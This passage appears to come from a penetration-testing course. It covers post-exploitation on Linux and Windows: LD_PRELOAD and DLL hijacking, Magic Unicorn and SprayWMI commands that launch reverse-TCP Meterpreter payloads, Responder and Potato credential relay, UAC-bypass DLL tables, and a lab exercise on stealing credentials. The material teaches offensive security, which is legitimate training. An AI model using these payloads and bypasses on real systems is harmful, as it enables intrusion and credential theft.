
- Victim runs payload for arbitrary executables

```
$ export LD_PRELOAD=/tmp/mettle.so; ls
```


Trojan Libraries on Linux

Hijacking via LD_PRELOAD is easy to demonstrate with Metasploit. Here, we use the POSIX Meterpreter, mettle, as a library object. Mettle contains its own statically compiled minimal libc requirements and makes a portable Meterpreter for Linux or other POSIX compliant environments.

After the mettle.so file is created and transferred to the victim, setting LD_PRELOAD and running any normal executable will trigger the payload. Note that a properly patched and configured distribution will not honor LD_PRELOAD for SUID executables, but it's an interesting persistence mechanism. It isn't as useful for escalation unless the victim is an older distribution, perhaps an older embedded Linux appliance. This technique also obscures the payload and port connection from tools like netstat (the example above would show "ls" in "netstat -pant" as the process name while connected).




Manipulating Library Loading on Windows

Windows library loading is a little easier to manipulate, especially with third-party programs. If an executable loads libraries via the %PATH% environment variable instead of a hardcoded path, it is trivial to Trojan the DLL. The issue is that Windows always prepends the Current Working Directory (CWD) of the process to the %PATH% before parsing. There is no way to undo this behavior; it is a necessary design for the way DLLs and other resource files are located before mapping to memory.

Third-party installed executables tend to be most interesting, as they often bring the correct version of DLL needed with them. Sometimes the DLLs will be located in %COMMONPROGRAMFILES% or %COMMONPROGRAMFILES(X86)%, especially if it is expected that another program needs the same DLL. Many third-party programs still install some DLLs in their executable directory and assume they load first. If an attacker can execute the vulnerable program from a different location, the new location will be checked first as the CWD.

The Trojan DLL does not need to mimic the real DLL closely. Usually, DLL injection techniques, which create a new thread on loading, run code in the context of the current process. The Corelan team has consolidated a list of application versions that load DLLs insecurely at: https://www.corelan.be/index.php/2010/08/25/dll-hijacking-kb-2269637-the-unofficial-list/.



Other Metasploit Utilities

Victim operating system patches or configuration changes sometimes prevent natural exploitation and require some creativity. Metasploit includes several other modules that might be useful to work around these complications. Don't forget that Metasploit and Ruby library changes can also complicate exploitation. Here are some general utility modules that can help:

- Serve a script via HTTP that will download and execute when downloaded.
- exploit/multi/script/web_delivery

- Execute a script using Windows Remoting (WinRM). **This is the same functionality as PowerShell Remoting and other remote management of Windows operating systems**. HTTP and HTTPS WinRM services are served TCP port 5895 and 5896, respectively.

- Transfer and execute PowerShell scripts. This post-exploitation module transfers a PowerShell script via a Meterpreter session.
- post/windows/manage/powershell/exec_powershell

Metasploit Helpers from TrustedSec

- Magic Unicorn automates listener and payload:
  - Generate unicorn.rc metasploit script
  - Generate powershell_attack.txt command payload
  - Optionally output macro or hta content

```
# unicorn.py windows/meterpreter/reverse_tcp 10.10.75.75 443 hta
# msfconsole -r unicorn.rc
```

- SprayWMI, unicorn helper
  - Uses single username and password / hash
  - Uses lists of hosts or CIDR to specify range of targets

```
# spraywmi.py WORK Admin Pass 10.10.10.*,10.10.20.55
  windows/meterpreter/reverse_tcp 10.10.75.99 443
```



Metasploit Helpers from TrustedSec

TrustedSec released a tool called the Magic Unicorn. This is a single Python script, using msfvenom to generate a PowerShell command payload and a Metasploit script to start the listener. The payload is Base64-encoded and can be run from any foothold on a victim that has PowerShell installed. In 2015, the Magic Unicorn was updated, dramatically leading up to the DEF CON conference. It now includes an option for Visual Basic for Applications (VBA) macro version of powershell_attack.txt. If the last command-line option is literally macro, the payload will be wrapped in necessary VBA syntax. Other payloads include hta (HTML application) and crt (using certutil.exe to write binary payload to file).

```
# python unicorn.py windows/meterpreter/reverse_tcp 10.10.75.75 443
# msfconsole -r unicorn.rc
```

SprayWMI is designed to take a known user and password and a range of victims, and attempt payload execution via WMI. If you want to use a dictionary of users and passwords, you could use a simple script loop over spraywmi.py, attempting the usernames and passwords.

```
# spraywmi.py WORK Admin Pass 10.10.10.*,10.10.20.55
windows/meterpreter/reverse_tcp 10.10.75.99 443
```



Exploit Suggesters – Good Luck!

Like most situations, there are a few tools that could help escalation. These suggester tools are like most vulnerability scanners; they only offer suggestions, not definitive proof of vulnerability. Be prepared to be disappointed when the exploit fails because the vulnerability was a false positive.

The authoritative internal scanner for Windows is Microsoft's Baseline Security Analyzer (MBSA). Although it doesn't provide links to exploits, it does include enough information about the known flaws to research public exploits. In 2014, Sam Bertram released his Python-based Windows Exploit Suggester (aka winsploit), which has a tidy list of vulnerabilities and in a nice Excel format. The winsploit tool is at https://github.com/GDSSecurity/Windows-Exploit-Suggester/. This tool is becoming less useful with Microsoft Cumulative Updates, as it simply has too many false positives.

A great example of an exploit suggester for Windows that works well: Sherlock.ps1 (https://github.com/rasta-mouse/Sherlock) checks the system build and file versions to look for valuable known vulnerabilities.

Pentestmonkey's exploit-suggester script primarily checks for known vulnerabilities with Solaris. PenturaLabs has released its own Linux_Exploit_Suggester script that looks for known kernel versions with flaws, not just binaries on the system. Pentestmonkey also maintains a tool called unix-privesc-check. The original tool is a single shell script, easily copy/pasted into a shell and run. It looks for many vulnerable conditions in Linux: Improper service conditions, file and directory permissions, and system configurations. The 2.0 version of the software is a modular design and has more features, but still carries the recommendation to run both versions, as it is not as mature as the v1.4 script.

As Linux distributions are varied and customized post-installation, it is important to look for types of vulnerabilities, not just iterate through a list hoping for an exact match. Tobias Klein has released a checksec.sh that can help profile a binary, library, or running process to find interesting conditions. This tool also results in a long list of suggestions; anything prefaced with "WARNING" should be confirmed. Remember, programmatically finding flaws often misses vulnerabilities, so consider spot-checking the results.

Manipulating Windows Name Resolution (Responder Style)

- Windows depends heavily on name resolution
  - Its own name?
  - In NetBIOS cache?
  - %Systemroot%\System32\Drivers\Etc\hosts
  - DNS
  - %Systemroot%\System32\Drivers\Etc\lmhosts.sam
  - LLMNR
  - NetBIOS
- Order varies by OS and configuration changes


Manipulating Windows Name Resolution (Responder Style)

Windows infrastructure (Active Directory) depends heavily on name resolution. Attackers may be able to trick a victim into attempting authentication against us instead of a server under certain conditions. The Responder tool first made this a popular and useful way to collect Windows network credentials. Other tools, namely CrackMapExec, Inveigh, and the various Potato tools (Hot Potato, Smashed Potato, Tater.ps1, and Rotten Potato), also manipulate this activity in similar ways.

By incorporating a malicious WPAD server, these tools trick a privileged service to authenticate with NTLM over HTTP, which can be used with pass-the-hash techniques to execute privileged commands.

Microsoft has made small improvements, each making this technique more difficult, up until Server 2016 and equivalently patched Windows 10. At the release of Server 2016, Microsoft took a larger step by disabling broadcast and multicast by default.

Tater is notable not for a different feature set, but for being implemented in a single PowerShell (https://github.com/Kevin-Robertson/Tater/). This is perfect for using with PowerShell Empire's scriptimport command.



Resonder / CrackMapExec / Inveigh / Potatoes

As an advanced penetration tester, you will often find yourself with an unprivileged user shell. Responder and various other tools can be used to manipulate name resolution and hijack network traffic to gain credentials, and relay them back to the victim.

Responder was the best tool initially, but you may find success with an alternative tool, as they have been implemented slightly differently. Hot Potato integrated these techniques into one tool (https://github.com/foxglovesec/Potato/). Hot Potato uses a combination of an NBNS spoofer, malicious WPAD proxy, and an HTTP to SMB relay to capture NTLM authentication. One of the more interesting aspects of this tool and technique is that some of the SYSTEM services are not observing the Group Policy–deployed proxy settings. As with most advanced attacks, the Potato technique may not work on the first attempt or under special circumstances. The tool will try a few variations to trigger the escalation, and you may find yourself unable to escalate or waiting 30 minutes for the cache to expire and try again.

The original Hot Potato tool may see some improvements, but consider searching for alternatives. A derivative called the Smashed Potato has streamlined the components into one .NET executable instead of multiple files, in addition to adding a number-based menu. The menu may be easier if you have interactive shell but are having issues with the command-line only options of Hot Potato. See https://github.com/Cn33liz/SmashedPotato/ for more information.

Yet another alternative for this attack is to use the version re-implemented as a single PowerShell script, called Tater (https://github.com/Kevin-Robertson/Tater/). This is already included in recent versions of PowerShell Empire alongside Inveigh, which has similar features. Expect all of these tools to be updated frequently and be prepared to try another if you are unsatisfied with your results.

Dealing with UAC

- Microsoft's User Account Control feature
- Prevents most accidental damage running with privileges
- Bypass is really just "auto-accepting"
- Example works on Windows 7–10:
  - C:\Windows\System32\oobe\
  - Payload in wdscore.dll
  - Execute with setupsqm.exe

Dealing with UAC

User Account Control (UAC) is a Microsoft feature designed to temporarily remove high-level privileges until the user asks for the privileges back. UAC is sometimes disabled, but non-default settings usually weaken it (typically auto-answering YES instead of denying access). Many users will typically click on the UAC dialog until it goes away, which also will work.

Windows 7:


DLL	Trigger
sysprep\cryptbase.dll	sysprep\sysprep.exe
oobe\wdscore.dll	oobe\setupsqm.exe
migwiz\wdscore.dll	migwiz\migwiz.exe
ntwdblib.dll	cliconfg.exe
ntwdblib.dll	mmc.exe eventvwr

Windows 8:

DLL	Trigger
sysprep\shcore.dll	sysprep\sysprep.exe
oobe\wdscore.dll	oobe\setupsqm.exe
migwiz\wdscore.dll	migwiz\migwiz.exe
ntwdblib.dll	cliconfg.exe
elsext.dll	mmc.exe eventvwr

Windows 10:

DLL	Trigger
oobe\wdscore.dll	oobe\setupsqm.exe
ntwdblib.dll	cliconfg.exe
elsext.dll	mmc.exe eventvwr



Module Summary

In this module, we covered many kinds of environment restrictions. Most restrictions are trivial to circumvent by themselves. Only a well-thought-out environment that actually removes features will stand a chance to keep a risky process contained.

To attack restricting environments, an attacker can leverage what is in the environment or bring extra tools into the environment for exploitation.

Exercise: Post Exploitation

- Victim: Windows VM
- Attacker: Kali Linux
- Goals:
  - Leverage foothold to pilfer credentials and escalate
  - Use exploit suggesters to identify escalation opportunity
  - Look for opportunities for lateral movement

Exercise: Post Exploitation

This exercise is designed to demonstrate modern escalation with an emphasis on PowerShell tools. We will start with a foothold on your Windows victim VM. The scenario context assumes you gained initial access beforehand. We use several scripts and commands to gather additional credentials and escalate.

We will also use winsploit and PowerUp.ps1, both exploit suggesters, to lead us to exploits that escalate us to better privileges.

Victim Step

Exercise: Post-Exploitation Victim Setup

- Run the exercise setup script on your Windows victim
  - C:\lab\day2\post-ex.bat
  - Press <ENTER> at pauses to continue
- This script serves several purposes
  - Fake credentials in browser memory
  - Real credentials to Instructor's victim
  - Small configuration check

Note: Privilege escalation opportunities will be different and possibly unavailable depending on your precise patch level.


Exercise: Post-Exploitation Victim Setup

Your victim should already be on the lab network from previous exercises. If not, please configure it on the lab network and test connectivity with a ping to files.sec660.org from both attacker and victim.

To ensure there are credentials we can steal, there is a script to execute at C:\lab\day2\post-ex.bat on your victim VM.

This script will automatically trigger a UAC elevation if needed to create a victim user and password. It will save credentials to Microsoft's vault and place typical website credentials inside the RAM of Internet Explorer.


Note that privilege escalation opportunities will be different and possibly unavailable depending on your precise patch level. You may not have any weaknesses the suggesters can recommend for exploitation. These screenshots are taken from 64-bit Windows 7 with Service Pack 1.



Exercise: Post-Exploitation Attacker Setup

